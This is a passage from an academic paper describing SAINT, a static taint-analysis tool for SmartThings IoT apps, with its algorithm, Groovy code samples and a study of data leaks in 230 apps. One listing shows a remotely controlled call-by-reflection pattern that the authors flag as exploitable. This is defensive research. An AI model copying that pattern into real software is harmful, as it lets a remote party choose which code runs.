**Permissions.** Permissions are granted when a user installs or updates an app. This is where various types of devices and user inputs are described and granted access. The permissions are read-only, and app logic is implemented using the permissions. The SAINT analyzer analyzes the source code of an app and extracts permissions for all devices and user inputs. Turning to the IR example in Fig. 4, the permission block (Lines 1-7) defines: (1) the devices: a presence sensor, a switch, and a door; and (2) user inputs: security-service "contact" information for sending notification messages, and "fromTime" and "toTime" values that are used to determine whether notification messages should be sent. For each permission, the IR declares a triple following keyword "input". For devices, the first two entries map device identifiers to their platform-specific device names in order to determine the interfaces that a device may access. For instance, an app that grants access to a switch may use `theswitchState` object to access its "on" or "off" state. For a user input, the line in the IR contains the string name that stores the user input and its type. The next entry labels the input with a taint tag showing the type of information such as the user-defined tag. As noted in Sec. 3.3, we consider user inputs sensitive.

We also include in the permission block a set of common interfaces designed for all apps that may leak sensitive data. For instance, `location.currentMode` gives the location mode either set to "home" or "away". We

assign each sensitive value to its label based on taint tags defined in Sec. 3.3. In this way, we obtain a complete list of sensitive interfaces an app may access.

**Events/Actions.** Similar to mobile applications, an IoT app does not have a main method due to its event-driven nature. Apps implicitly define entry points by subscribing to events. The events/actions block in an IR is built by analyzing how an app subscribes to events. Each line in the block includes three pieces of information: the mapping used for a device, a device event to be subscribed, and an event handler method to be invoked when that event occurs. The event handler methods are commonly used to take device actions. Therefore, an app may define multiple entry points by subscribing to multiple events of a device or devices. Turning to our example, the event of state changing to "present" is associated with an event handler method named `h1()` and the event of changing to "not present" with the `h2()` method.

We also found that events are not limited to device events, and can be generated in many other ways: (1) *Timer events*; event handlers are scheduled to take actions within a particular time or at pre-defined times (e.g., an event handler is invoked to take actions after a given number of minutes has elapsed or at specific times such as sunset); (2) *Web service events*; IoT programming platforms may allow an app to be accessible over the web. This allows external entities (e.g., If This Then That (IFTTT) [18]) to make requests to the app, and get information about or control end devices; (3) *App touch events*; for example, some action can be performed when the user clicks on a button in an app; (4) what actions get generated may also depend on *mode events*, which are behavior filters that automate device actions. For instance, an app running in "home" mode turns off the alarm and turns on the alarm when it is in the "away" mode. The SAINT analyzer analyzes all event subscriptions and finds their corresponding event handler methods; it creates a dummy main method for each entry point.

**Asynchronously Executing Events.** While each event corresponds to a unique event handler, the sequence of the event handlers cannot be decided in advance when multiple events happen at the same time. For instance, in our example, there could be a third subscription in the event/actions block that subscribes to the switch-off event to invoke another event-handler method. We consider eventually consistent events, which means any time an event handler is invoked, it will finish execution before another event is handled, and the events are handled in the order they are received by an edge device (e.g., a hub). We base our implementation on path-sensitive analysis that analyzes an app's event handlers, which can run in arbitrary sequential order. This is enabled by constructing a separate call graph for each entry point.

**Call Graphs.** We create a call graph for each entry point that defines an event-handler method. Turning to IR depicted in Fig. 4, we have two entry points `h1()` and `h2()` (Lines 12 and 16). `h1()` invokes `x()` to unlock the door and turn on the lights. The entry point `h2()` turns off the light and locks the door. It then calls method `y()` to check the time to decide whether to send a short message to a predefined contact via method `z()`. We note that the next section will detail how to construct call graphs, for example, in the case of call by reflection.

**Algorithm 1** Computing dependence from taint sinks

**Input:** ICFG : Inter-procedural control flow graph
**Output:** Dependence relation *dep*

1: $worklist \leftarrow \emptyset$; $done \leftarrow \emptyset$; $dep \leftarrow \emptyset$
2: **for** an *id* in a sink call's arguments at node n **do**
3: $\quad worklist \leftarrow worklist \cup \{(\mathrm{n}, id)\}$
4: **end for**
5: **while** *worklist* is not empty **do**
6: $\quad (\mathrm{n}, id) \leftarrow worklist.pop()$
7: $\quad done \leftarrow done \cup \{(\mathrm{n}, id)\}$
8: $\quad$ **for** node n′ with *id* def.* in assignment *id* = e **do**
9: $\quad\quad ids \leftarrow \{(\mathrm{n}', id') \mid id' \text{ is an identifier in e}\}$
10: $\quad\quad worklist \leftarrow worklist \cup (ids \setminus done)$
11: $\quad\quad dep \leftarrow dep \cup \{(\mathrm{n} : id, \mathrm{n}' : ids)\}$
12: $\quad$ **end for**
13: **end while**

[1] An *id* definition means that there is a control-flow path from n′ to n and on the path there is no other assignments to *id*.

## 4.2 Static Taint Tracking

We start with backward taint tracking (Sec. 4.2.1). We then present algorithms to address platform- and language-specific taint-tracking challenges like state variables, call by reflection, web-service IoT apps, and Groovy-specific properties (Sec. 4.2.2). Last, we discuss the problem of implicit flows in static taint tracking (Sec. 4.2.3).

### 4.2.1 Backward Taint Tracking

From the inter-procedural control flow graph (ICFG) of an app, SAINT's backward taint tracking consists of two steps: (1) it first performs taint tracking backward from taint sinks to construct possible data-leak paths from sources to sinks; (2) using path- and context- sensitivity, it then prunes infeasible paths to construct a set of *feasible paths*, which are the output of SAINT's static taint tracking.

In the first step, SAINT starts at the sinks of the ICFG and propagates taint backward. The reason that SAINT uses the backward approach is to reduce the processing overhead by starting from a few sinks instead of from a huge number of sensitive sources. This is confirmed by checking the ratio of sinks over sources in analyzed IoT apps (see Fig. 7 in Sec. 5 for taint source analysis and see Fig. 9 in Sec. 5 for taint sink analysis).

Algorithm 1 details the steps for computing a *dependence* relation that captures how values propagate in an app. It is a worklist-based algorithm. The worklist is initialized with identifiers that are used in the arguments of sink calls. Note that each identifier is also labeled with the node information to uniquely identify the use of an identifier because the same identifier can be used in multiple locations. The algorithm then takes an entry (n, *id*) from





Figure 5: Taint tracking under backward flow analysis.

the worklist and finds a definition for *id* on the ICFG; it adds identifiers on the right-hand side of the definition to the worklist; furthermore, the dependence between *id* and the right-hand side identifiers are recorded in *dep*. For ease of presentation, the algorithm treats parameter passing in a function call as inter-procedural definitions.

To illustrate, we use the code in Fig. 5 as an example. There is a sink call at place ❶. So the worklist is initialized to be ((23:`phone`), (23:`t`)); for illustration, we use line numbers instead of node information to label identifiers. Then, because of the function call at ❷, (16:`temp_cel`) is added to the worklist and the dependence (23:`t`, 16:[`temp_cel`]) is recorded in *dep*. With similar computation, the final output dependence relation for the example is as follows:

(23:`t`, 16:[`temp_cel`]), (16:`temp_cel`, 15:[`temp`, `thld`]), (15:`temp`, 14:[`ther.latestValue`])

With the dependence relation computed and information about taint sources, SAINT can easily construct a set of possible data-leak paths from sources to sinks. For the example, since the threshold value `thld` is a user-input value (Lines 4 and 5 in Fig. 5), we get the following possible data-leak path: 5:`thld` to 16:`temp_cel` to 23:`t`.

In the next step, SAINT prunes infeasible data-leak paths using path- and context-sensitivity. For a path, it collects the evaluation results of the predicates at conditional branches and checks whether the conjunction of those predicates (i.e., the path condition) is always false; if so, the path is infeasible and discarded*. For instance, if a path goes through two conditional branches and the first branch evaluates $x > 1$ to true and the second evaluates $x < 0$ to true, then it is an infeasible path. SAINT does not use a general SMT solver to check path conditions. We found that the predicates used in IoT apps are extremely simple in the form of comparisons between variables and constants (such as $x == c$ and $x > c$); thus, SAINT implemented its simple custom checker for path conditions. Furthermore, SAINT throws away paths that do not match function calls and returns (using depth-one call-site sensitivity). At the end of the pruning process, we get a set of feasible paths from taint sources to sinks.

### 4.2.2 SmartThings Idiosyncrasies

Our initial prototype implementation of SAINT was based on the taint tracking approach we discussed. However, SmartThings platform has a number of idiosyncrasies that may cause imprecision in taint tracking. We next discuss how these issues are addressed in SAINT.

*Similar to how symbolic execution prunes paths via path conditions.

**Listing 1: Sample code blocks for SmartThings idiosyncrasies**

```
1  /* A code block of an app using a state variable */
2  def initialize() {
3      state.switchCounter = 0
4      subscribe(theswitch, "switch.on", turnedOnHandler)
5  }
6  def turnedOnHandler() {
7      state.switchCounter = state.switchCounter + 1
8      taintedVar = state.switchCounter // tainted
9  }
10 /* A code block of app using call by reflection */
11 def getMethod(){
12   httpGet("http://url"){
13     resp -> if(resp.status == 200){
14                 methodName = resp.data.toString()
15             }
16     "$methodName"() //call by reflection
17 }
18 def foo() {...}
19 def bar() {...}
20 /* A code block of an example web-service app */
21 mappings {
22   path("/switches") {
23     action: [GET: "listSwitches"] }
24   path("/switches/:command") {
25     action: [PUT: "updateSwitches"] }
26 }
27 def listSwitches() {
28     switches.each {
29       resp << [name: it.displayName, value:
30               it.currentValue("switch")]} //tainted
31     return resp
32 }
33 def updateSwitches() {...}
34 /* A code block of an app using closures */
35 def someEventHandler(evt) {
36     def currSwitches = switches.currentSwitch //tainted
37     def onSwitches = currSwitches.findAll { //tainted
38         switchVal -> switchVal == "on" ? true : false
39     }
40 }
41 /* Implicit flows in an example app */
42 def batteryHandler(evt) {
43   def batLevel = event.device?.currentBattery;
44     if (batLevel < 25) {
45           switches.off()
46           def message = "battery low for device"
47           sendSMS(phone, message)
48     }
49 }
```

**Field-sensitive Taint Tracking of State Variables.** As discussed before, IoT apps use state variables that are stored in the external storage to persist data across executions. In SmartThings, state variables are stored in either the global `state` object or the global `atomicState` object. Listing 1 (Lines 1–9) presents an example app using the `state` object to store a field named `switchCounter` to track the number of times a switch is turned on. To taint track potential data leaks through state variables, SAINT applies field-sensitive analysis to track the data dependencies of all fields defined in the `state` and `atomicState` objects. We label fields in those two objects with a new taint label "state variable" and perform taint tracking. For instance, the `taintedVar` variable in Listing 1 is labeled with the state-variable taint by SAINT.

**Call by Reflection.** The Groovy language supports programming by reflection (using the `GString` feature) [38], which allows a method to be invoked by providing its name as a string. For example, a method `foo()` can be invoked by declaring a string `name="foo"` and thereafter called by reflection through `$name`; see Listing 1 (Lines 10–19) for another example. This can be exploited if an at-





Figure 6: Our SAINT data flow analysis tool designed for IoT apps. The left region is the analysis frame, and the right region is the output of an example IoT app for a specific data flow evaluation.

tacker can control the string used in call by reflection [10], e.g., if the code has `name=httpGet(URL)` and the URL is read from an external server. While SmartThings does not recommend using reflective calls, our study found that ten apps in our corpus use this feature (see Sec. 5). To handle calls by reflection, SAINT's call graph construction adds all methods in an app as possible call targets, as a safe over-approximation. For the example in Listing 1, SAINT adds both `foo()` and `bar()` methods to the targets of the call by reflection in the call graph.

**Web-service Applications.** A web-service SmartThings app allows external entities to access smart devices and manage those devices. Such apps declare mappings relating *endpoints*, HTTP operations, and callback methods. Listing 1 (Lines 20–33) presents a code snippet of a real web-service app. The `/switches` endpoint handles an HTTP GET request that returns the state information of configured switches by calling the `listSwitches()` method; the `/switches/:command` endpoint handles a PUT request that invokes the `updateSwitches()` method to turn on or off the switches. The first prototype of SAINT did not flag the web-service apps for leaking sensitive data. However, our manual investigation showed that the web-service apps respond to HTTP GET, PUT, POST, and DELETE requests from external services and may leak sensitive data. To correct this, we modified the taint-tracking algorithm to analyze what call back methods are declared through the `mappings` declaration keyword [42]. Sensitive data leaked through those call back methods are then flagged by SAINT.

**Closures and Groovy-Specific Operations.** The Kohsuke sandbox enforced in SmartThings allows for closures and other Groovy-specific operations such as array insertions via <<. The SmartThings official developer guideline [40] imposes certain restrictions on these operations. For instance, closures are disallowed outside of methods. SAINT's implementation follows the guideline and imposes the same restrictions. For closures, we found that apps often loop through a list of devices and use a closure to perform computation on each device in the list. Listing 1 (Lines 34–40) shows an example in which a closure is used to iterate through the `currSwitches` object to identify those switches that are turned on. For correct taint tracking, SAINT analyzes the structure of closures and inspects expressions in the closures to see how taints should be propagated.

#### 4.2.3 Implicit Flows

An implicit flow occurs if the invocation of a sink interface is control dependent on a sensitive test used in a conditional branch. SAINT implements an algorithm designed to track implicit flows [23]. It checks the condition of a conditional branch and sees whether it depends on a tainted value. If so, it taints all elements in the conditional branch [26]. Listing 1 (Lines 41–49) presents an example app, in which an implicit flow happens because a `sendSMS()` call is control dependent on a test that involves sensitive data `batLevel`. We found that IoT apps often use tainted values in control flow dependencies. In our analysis, approximately two-thirds of analyzed apps implement device actions (such as unlocking a door) in branches whose tests are based on tainted values (such as a user's presence). We leave the detection of implicit flows optional in SAINT, and evaluate the impact of implicit flow tracking on false positives in Sec. 5.2.

### 4.3 Implementation

The IR construction from the source code of the input IoT app requires the building of the app's ICFG. SAINT's IR-building algorithm directly works on the Abstract Syntax Tree (AST) representation of Groovy code. The Groovy compiler supports customizing the compilation process by supporting compiler hooks, through which one can insert extra passes into the compiler (similar to the modular design of the LLVM compiler [24]). The SAINT analyzer visits AST nodes at the compiler's semantic analysis phase where the Groovy compiler performs consistency and validity checks on the AST. Our implementation uses an `ASTTransformation` to hook into the compiler, `GroovyClassVisitor` to extract the entry points and the structure of the analyzed app, and `GroovyCodeVisitor` to extract method calls and expressions inside AST nodes [14]. This allows our implementation to use AST visitors to analyze expressions and statements, and get all necessary information to build IR.

| | Official† | Third party | Taint Sources | | | | | Taint Sinks | |
|---|---|---|---|---|---|---|---|---|---|
| **App functionality** | **Nr.** | **Nr.** | **Device State** | **Device Info†** | **Location** | **User Inputs** | **State Var.** | **Internet** | **Messaging** |
| Convenience | 80 | 26 | 96.2% | 87.7% | 51.9% | 97.2% | 43.4% | 25.5% | 43.4% |
| Security and Safety | 19 | 10 | 100% | 100% | 37.9% | 100% | 31.0% | 3.4% | 86.2% |
| Personal Care | 10 | 0 | 90.0% | 60.0% | 50.0% | 90.0% | 60.0% | 20.0% | 70.0% |
| Home Automation | 48 | 24 | 98.6% | 77.8% | 55.6% | 100% | 52.8% | 8.3% | 40.3% |
| Entertainment | 10 | 0 | 90.0% | 70.0% | 70.0% | 100% | 60.0% | 20.0% | 10.0% |
| Smart Transport | 1 | 2 | 100% | 100% | 66.7% | 100% | 66.7% | 33.3% | 66.7% |
| **Total** | 168 | 62 | | | | | | | |

† Ten official apps and one third-party app do not request permission to devices, yet SmartThings platform explicitly grants access to device information such as hub ID and manufacturer name (not shown).

Table 1: Applications grouped by permissions to taint sources and sinks. App functionality shows the diversity of studied apps.

SAINT's taint analysis also uses Groovy AST visitors. It extends the `ASTBrowser` class implemented in the Groovy Swing console, which allows a user to enter and run Groovy scripts [13]. The implementation hooks into the IR of an app in the console and dumps information to the `TreeNodeMaker` class; the information includes an AST node's children, parent, and all properties built at the pre-defined compilation phase. This allows us to acquire the full AST including the resolved classes, static imports, the scope of variables, method calls, and interfaces accessed in an app. SAINT then uses Groovy visitors to traverse IR's ICFG and performs taint tracking on it.

**Output of SAINT.** Fig. 6 presents the screenshot of SAINT's analysis result on a sample app. A warning report by SAINT contains the following information: (1) full data flow paths between taint sources and sinks, (2) the taint labels of sensitive data, and (3) taint sink information, including the hostname or URL, and contact information.

## 5 Application Study

This section reports our experience of applying SAINT on SmartThings apps to analyze how 230 IoT apps use privacy-sensitive data. Our study shows that approximately two-thirds of apps access a variety of sensitive sources, and 138 of them send sensitive data to taint sinks including the Internet and messaging channels. We also introduce an IoT-specific test suite called IOTBENCH [20]. The test suite includes 19 hand-crafted malicious apps that are designed to evaluate taint analysis tools such as SAINT. We next present our taint analysis results by focusing on several research questions:

**RQ1** What are the potential taint sources whose data can be leaked? And, what are the potential taint sinks that can leak data? (Sec 5.1)

**RQ2** What is the impact of implicit flow tracking on false positives? (Sec. 5.2)

**RQ3** What is the accuracy of SAINT on IOTBENCH apps? (Sec. 5.3)

**Experimental Setup.** In late 2017, we obtained 168 *official* apps from the SmartThings GitHub repository [39] and 62 community-contributed *third-party* apps from the official SmartThings community forum [37]. Table 1 categorizes the apps along with their requested permissions at install time. We determined the functionality of an app by checking its category in the SmartThings online store and also the definition block in the app's source code implemented by its developer. For instance, the "entertainment" category includes an app to control a device's speaker volume. We studied each app by downloading the source code and running an analysis with SAINT. The official and third-party apps grant access to 49 and 37 "different" device types, respectively. The analyzed apps often implement SmartThings and Groovy-specific properties. Out of 168 official apps, SAINT flags nine apps using call by reflection, 74 declaring state variables, 37 implementing closures, and 23 using the OAuth2 protocol; out of 62 third-party apps, the results are one, 34, nine, and six, respectively. SAINT identifies when sensitive information is leaked via the internet and messaging services.

**Performance.** We assess the performance of SAINT on 230 apps. It took less than 16 minutes to analyze all apps. The experiment was performed on a laptop computer with a 2.6GHz 2-core Intel i5 processor and 8GB RAM, using Oracle's Java Runtime 1.8 (64 bit) in its default settings. The average run-time for an app was $23\pm5$ seconds.

### 5.1 Data Flow Analysis

In this subsection, we report experimental results of tracking explicit "sensitive" data flows by SAINT in IoT apps (implicit flows are considered in Sec. 5.2). Table 2 summarizes data flows via Internet and messaging services reported by SAINT. It flagged 92 out of 168 official, and 46 out of 62 third-party apps have data flows from taint sources to taint sinks. We manually checked the data flows and verified that all reported ones are true positives. The manual checking process was straightforward to perform since the SmartThings apps are comparatively smaller than the apps found in other domains such as mobile phone apps. Finally, although user inputs and state variables may over-approximate sources of sensitive information, during manual checking, we made sure the reported data flows do include sensitive data.

SAINT labels each piece of flow information with the sink interface, the remote hostname, the URL if the sink

| Apps | Nr. | Internet | Messaging | Both |
|---|---|---|---|---|
| Official | 92 | 24 (26.1%) | 63 (68.5%) | 5 (5.4%) |
| Third-party | 46 | 10 (21.7%) | 36 (78.3%) | 0 (0%) |
| **Total** | 138 | 34 (24.6%) | 99 (71.8%) | 5 (3.6%) |

Table 2: Number of apps sending sensitive information through Internet and Messaging taint sinks.





Figure 7: Percentages of apps sending sensitive data for specific kinds of taint sources. The absolute numbers of apps are also presented after the # symbol.

is the Internet, and contact information if the sink is a messaging service. In Table 2, the Internet column lists the number of apps that include only the taint source of the Internet. The Messaging column lists the number of apps that include only the taint source of some messaging service. 71.8% of the analyzed apps are configured to send an SMS message or a push notification. As shown in the table, 47.2% more apps include taint source in messaging services than the Internet. Finally, the Both column lists the number of apps (3.6% of apps) that includes a taint source through both the Internet and messaging services.

**Taint Source Analysis.** Fig. 7 shows the percentages of apps that have sensitive data flows of a specific kind of taint sources. To measure this, we used sensitive data's taint labels provided by SAINT, which precisely describe what sources the data comes from. More than half of the apps send user inputs, device states, and device information. Approximately, one-ninth of the apps expose location information and values in state variables. We found that 64 out of 92 official apps and 30 out of 46 third-party apps send multiple kinds of data (e.g., both device state and location information).

To better characterize the taint sources, we present the types of taint sources flagged by SAINT for apps that sends data in Table 3. There are 92 official apps that send sensitive data, marked with "O1" to "O92", and 46 third-party apps that send sensitive data, marked with "T1" to "T46". Out of 92 official apps, 28 apps (O1-O28) send one single kind of sensitive data, 16 apps (O29-O44) send two kinds of sensitive data, and the remaining 48 apps (O45-O92) send more than two and at most four kinds of sensitive data. Similar results are also identified for third-party apps. Our investigation suggests that apps at the top of the Table 3 implement simpler tasks such as managing motion-activated light switches; the apps at





Table 3: Data flow behavior of each official (O1-O92) and third-party (T1-T46) app. 43.2% of the official and 25.8% of the third-party apps do not send sensitive data (not shown).

the bottom tend to manage and control more devices to perform complex tasks such as automating many devices in a smart home. However, data flows depend on the functionality of the apps. For instance, a security and safety app managing few devices may send more types of sensitive data than an app designed for convenience that manages many devices.

In general, we found that there is no close relationship between the number of devices an app manages and the number of sensitive data flows. Fig. 8 shows the number of apps for each combination of device numbers and numbers of data flows. As an example, there are two apps that






Figure 8: The number of devices vs. the number of data flows based on taint labels in official (O) and third-party (T) apps. The numbers in the grids show the frequency of the apps.




(a) (b)

Figure 9: Cumulative Distribution Function (CDF) of the number of different (a) sink interfaces and (b) recipients (contact information, remote hostname or URL) identified by SAINT.

manage seven devices and have four data flows. As shown in the figure, 15 official apps with a single device have three data flows, while an app with 16 devices has a single data flow. Similar results hold for third-party apps. Out of 46 third-party apps, 16 apps (T1-T16) have a single data flow, and the remaining 30 apps (T17-T46) have two to four data flows.

**Taint Sink Analysis.** For a data flow, SAINT reports the interface name and the recipient (contact information, remote hostname or URL) defined in a taint sink. We use this information to analyze the number of different (a) sink interfaces and (b) recipients defined in each app. For (a), we consider apps that invoke the same sink interface such as `sendSMS()` multiple times a single data flow, yet `sendNotification()` is considered a different interface from `sendSMS()`. We note that for taint sink analysis we have a more refined notion of sinks than just distinguishing between the Internet and the messaging services; in particular, we consider 11 Internet and seven messaging interfaces defined in SmartThings (see Appendix C). For (b), we report the number of different recipients in invocations of sink interfaces used in an app.

A vast majority of apps contain data flows through either a push notification or an SMS message or makes a few external requests to integrate external devices with SmartThings. Fig. 9a presents the CDF of the different sinks defined in official and third-party apps. Approximately, 90% of the official apps contain at most four, and 90% of the third-party apps contain at most three different invocations of sink interfaces (including apps that do not invoke sink interfaces). We also study the recipients at each taint sink reported in an app by SAINT. We first get the contact information for messaging, and hostname and URL for the Internet sinks. We then collect different contact addresses and URL paths to determine the recipients. Fig. 9b shows the CDF of the number of recipients defined in apps. The vast majority of apps involve a few recipients; they typically send SMS and push notifications to recipients. Approximately, 90% of the official apps have less than three sink recipients, and 90% of the third-party apps define at most two different recipients (including apps that do not implement taint sinks). A large number of recipients observed in official apps respond to external HTTP requests. For instance, a web-service app connects to a user's devices, accesses their events and commands, and uses their state information to perform actions, and an app allows users to stream their device events to a remote server for data analysis and visualization. This leads to using a variety of taint sinks and URLs to access and manage various devices.

**Recipient and Content Analysis.** When a piece of data is transmitted to a sink, SAINT reports information about who defines the recipient and content of the data. The recipient refers to who receives the message in a messaging service or who is the destination in Internet communication. The content refers to the message used in a messaging service or the parameter of a request (e.g., HTTP GET or PUT) used in Internet communication. For instance, a call to `sendSMS()` requires a phone number as the recipient and a message to that recipient. We extended SAINT to output whether the recipient and the content of a sink-interface call are specified by a user at install time, by a developer via some hard-coded string in an app's source code, or by an external entity such as a remote server (in this case, a remote server sends the recipient information, and then the app sends sensitive data to the recipient). The knowledge about who defines the recipient and content of data to a sink call enables a refined understanding of data flow. In particular, this helps identify if the recipient is authorized by a user, if sensitive data is sent to a legitimate or malicious external server, and if the app conforms to its functionality.

Table 4 presents the number of times a user, a developer, or an external party specifies the recipient and the content used in a data flow. The messaging rows of the table tell that, in official apps, users specify recipients 154 times, while contents are specified by users five times and 149 times by developers; for third-party apps, users define recipients 67 times, while message contents are specified by users five times, and 63 times by developers. In contrast, message contents are often hard-coded in the apps by developers. Table 4 shows a different story for Internet-sink calls. In this case, recipients and contents are often specified by developers and external services. An app in which recipients and contents of Internet-sink call are specified by external services is often a web-service app. As detailed in Sec. 4.2.2, web-service apps expose

| | | Taint sink analysis | | | | | |
|---|---|---|---|---|---|---|---|
| | | Recipient defined by | | | Content defined by | | |
| Taint Sinks | Apps | User | Developer | External | User | Developer | External |
| Messaging | Official | 154 | 0 | 0 | 5 | 149 | 0 |
| | Third-party | 67 | 0 | 0 | 4 | 63 | 0 |
| Internet | Official | 2 | 48 | 44 | 0 | 54 | 40 |
| | Third-party | 0 | 13 | 12 | 0 | 13 | 12 |

Table 4: Recipient and content analysis of data flows.

endpoints and respond to requests from external services. These apps allow external services to access and manage devices. Additionally, in some apps, developers hard-code the recipients and contents of Internet communications to send information to external remote servers.

**Summary.** Our study of 168 official and 62 third-party SmartThings IoT apps shows the effectiveness of SAINT in accurately detecting sensitive data flows. SAINT flagged 92 out of 168 official apps, and 46 out of 62 third-party apps transmit at least one kind of sensitive data over a sink-interface call. We analyzed reported data's taint labels provided by SAINT, which precisely describe the data source. Using this information, we found that half of the analyzed apps transmit at least three kinds of sensitive data. We used sink interface names and recipients to analyze the number of different Internet and messaging interfaces and recipients in an app. Approximately, two-thirds of the apps define at most two separate sink interfaces and recipients. Moreover, we extended our analysis to identify whether the recipient and the content of a sink-interface call are specified by a user, a developer, or an external entity. All recipients of messaging-service calls are defined by users, and approximately nine-tenths of message contents are defined by developers. For Internet sinks, nine-tenths of the Internet recipients and contents are specified by developers or external servers.

## 5.2 Implicit Flows

We repeated our experiments by turning on both explicit and implicit flows tracking. Approximately two-thirds of the apps invoke some sink interface that is control-dependent on sensitive tests. However and somewhat surprisingly, there are only six extra warnings produced when turning on implicit flows. The reason we found is that most of those sink calls already leak data through explicit flows. For example, in one app, `x` gets the state of a device `x=currentState("device")` and, when a user is present, `x` is sent out via an SMS message; even though there is an implicit flow (because sending the message depends on whether the user is present), there is also an explicit flow as the device information is sent out. The six extra warnings are all about sending out hard-coded strings: "Your mail has arrived!", "Your ride is here!", "No one has fed the dog", "Remember to take your medicine", "Potential intruder detected", and "Gun case has moved!". These messages contain information in themselves and are sent conditionally upon sensitive information; therefore, we believe information is indeed leaked in these cases. We note that turning on implicit flow tracking increases the tracking overhead as more identifiers need to be tracked; however, based on the results, turning on implicit flow tracking on SmartThings IoT apps does not lead to an unmanageable number of false positives.

## 5.3 IoTBench

We introduce an IoT-specific test suite, IOTBENCH [20], an open repository for evaluating information leakage in IoT apps. We designed our test suite similar to those designed for mobile systems [5, 9] and the smart grid [25]; they have been widely adopted by the security community. IOTBENCH currently includes 19 hand-crafted malicious SmartThings apps that contain data leaks. Sixteen apps have a single data leak, and three have multiple data leaks; a total of 27 data leaks via either Internet and messaging service sinks. We crafted the IOTBENCH apps based on official and third-party apps. They include data leaks whose accurate identification through program analysis would require solving problems including multiple entry points, state variables, call by reflection, and field sensitivity. Each app in IOTBENCH also comes with ground truth of what data leaks are in the app; this is provided as comment blocks in the app's source code. IOTBENCH can be used to evaluate both static and dynamic taint analysis tools designed for SmartThings apps; it enables assessing a tool's accuracy and effectiveness through the ground truths included in the suite. We present three example SmartThings apps and their privacy violations in Appendix B. We made IOTBENCH publicly available:

`https://github.com/IoTBench`.

**SAINT results on IOTBENCH.** We next report the results of using SAINT on 19 IOTBENCH apps. In the discussion, we will use app IDs defined in Table 3 in Appendix B. SAINT produces false warnings for two apps that use call by reflection (Apps 6 and 7). These two apps invoke a method via a string. SAINT over-approximates the call graph by allowing the method invocation to target all methods in the app. Since one of the methods leaks the state of a door (locked or unlocked) to a malicious URL and the mode of a user (away or home) to a hard-coded phone number, SAINT produces warnings. However, it turns out that the data-leaking method would not be called by the reflective calls in those two apps. This pattern did not appear in the 230 real IoT apps we discussed earlier. SAINT did not report leaks for two apps that leak data via side channels (Apps 18 and 19). For example, in one app, a device operates in a specific pattern to leak information. As our threat model states, data leaks via side channels are out of the scope of SAINT and are not detected.

